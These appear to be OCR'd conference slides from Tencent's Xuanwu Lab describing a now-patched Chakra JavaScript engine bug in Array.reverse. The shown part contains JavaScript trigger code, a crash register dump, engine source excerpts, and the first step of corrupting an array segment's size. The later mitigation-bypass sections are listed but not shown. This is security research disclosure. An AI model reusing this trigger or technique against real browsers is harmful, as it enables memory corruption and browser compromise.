Chakra vulnerability and exploit bypass all system mitigation

Who are we?

- Researchers at Tencent's Xuanwu Lab
- Pwn2Own 2017 Edge Browser Full Winner
- Browser security research
  - Kai Song(@exp-sky), Qin Ce(@Hearmen1)

腾讯安全
Tencent Security

腾讯玄武实验室
TENCENT'S XUANWU LAB

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Chakra vulnerability


- The vulnerability was discovered on May 31, 2016.
- The vulnerability was fixed in February 2017.

```
array_1[0xfffffffe] = 0x7fffffff;
```

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000fffffffe rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
 r8=00000000fffffffe  r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000fffffffe r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```


Chakra vulnerability

- NativeIntArray struct :



Chakra vulnerability

- NativeIntArray struct :




Chakra vulnerability

- Make var_Array_1 object reach a special state.
- Make var_Array_1->length smaller.

```
function start()
{
    var var_Array_1 = new Array(1024);
    var_Array_1.__proto__.__defineGetter__('0', function()
    {
        var_Array_1.length = 0;
        var_Array_1[0x2d] = 1;
        return 1;
    });
    var_Array_1.reverse();

    //… …
}
start();
```


Chakra vulnerability

- Make var_Array_1 object reach a special state.
- Array.length < (head.next.left + head.next.length)
- 0x2e < (0x03d2 + 0x2e)




Chakra vulnerability

- Make var_Array_1 object reach a special state.
- Array.length < (head.next.left + head.next.length)
- 0x2e < (0x03d2 + 0x2e)



Chakra vulnerability

- Make var_Array_1 object reach a special state.
- Array.length < (head.next.left + head.next.length)
- 0x2e < (0x03d2 + 0x2e)




Chakra vulnerability

- Callback function causes length to be modified.
- But the ReverseHelper function still uses the old length.

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase,
RecyclableObject* obj, T length, ScriptContext* scriptContext)
{
    ... ...
    if (length % 2 == 0)
    {
        pArr->FillFromPrototypes(0, (uint32)length); //call getter, edit length
    }
    ... ...
            seg->left = ((uint32)length) > (seg->left + seg->length) ?
            ((uint32)length) - (seg->left + seg->length) : 0;
            seg->next = prevSeg;
            seg->EnsureSizeInBound();
    ... ...
}
```

Chakra vulnerability

- Make var_Array_1 object reach a special state.
- Array.length < (head.next.left + head.next.length)
- 0x2e < (0x03d2 + 0x2e)




Chakra vulnerability

- step 1
- Make var_Array_1->head.size smaller.

```
function start()
{
    //… …

    //delete getter callback.
    delete var_Array_1.__proto__['0'];

    //1. Make var_Array_1->head.size smaller.
    var_Array_1[0x0a] = 1;
    var_Array_1.reverse();

    //… …
}
start();
```


Chakra vulnerability

- step 1
- var_Array_1->head.size : 0x2e -> 0x23
- var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



Chakra vulnerability

- step 1
- var_Array_1->head.size : 0x2e -> 0x23
- var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



Chakra vulnerability

- step 1
- Seg->left = 0
- seg->EnsureSizeInBound() : seg.size = 0x23

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase,
RecyclableObject* obj, T length, ScriptContext* scriptContext)
{
    .... ...
    seg->left = ((uint32)length) > (seg->left + seg->length) ?
    ((uint32)length) - (seg->left + seg->length) : 0;
    seg->next = prevSeg;
    seg->EnsureSizeInBound();
    ... ...
}
```


Chakra vulnerability

- step 1
- Min(Next->left, Size)
- Min(0x2e, 0x23)

```
void SparseArraySegmentBase::EnsureSizeInBound()
{
    EnsureSizeInBound(left, length, size, next);
}

void SparseArraySegmentBase::EnsureSizeInBound(uint32 left, uint32 length,
uint32& size, SparseArraySegmentBase* next)
{
    uint32 nextLeft = next ? next->left : JavascriptArray::MaxArrayLength;

    if(size != 0)
    {
        size = min(size, nextLeft - left);  //size = 0x23
    }
}
```

Chakra vulnerability

- step 1
- var_Array_1->head.size : 0x2e -> 0x23
- var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



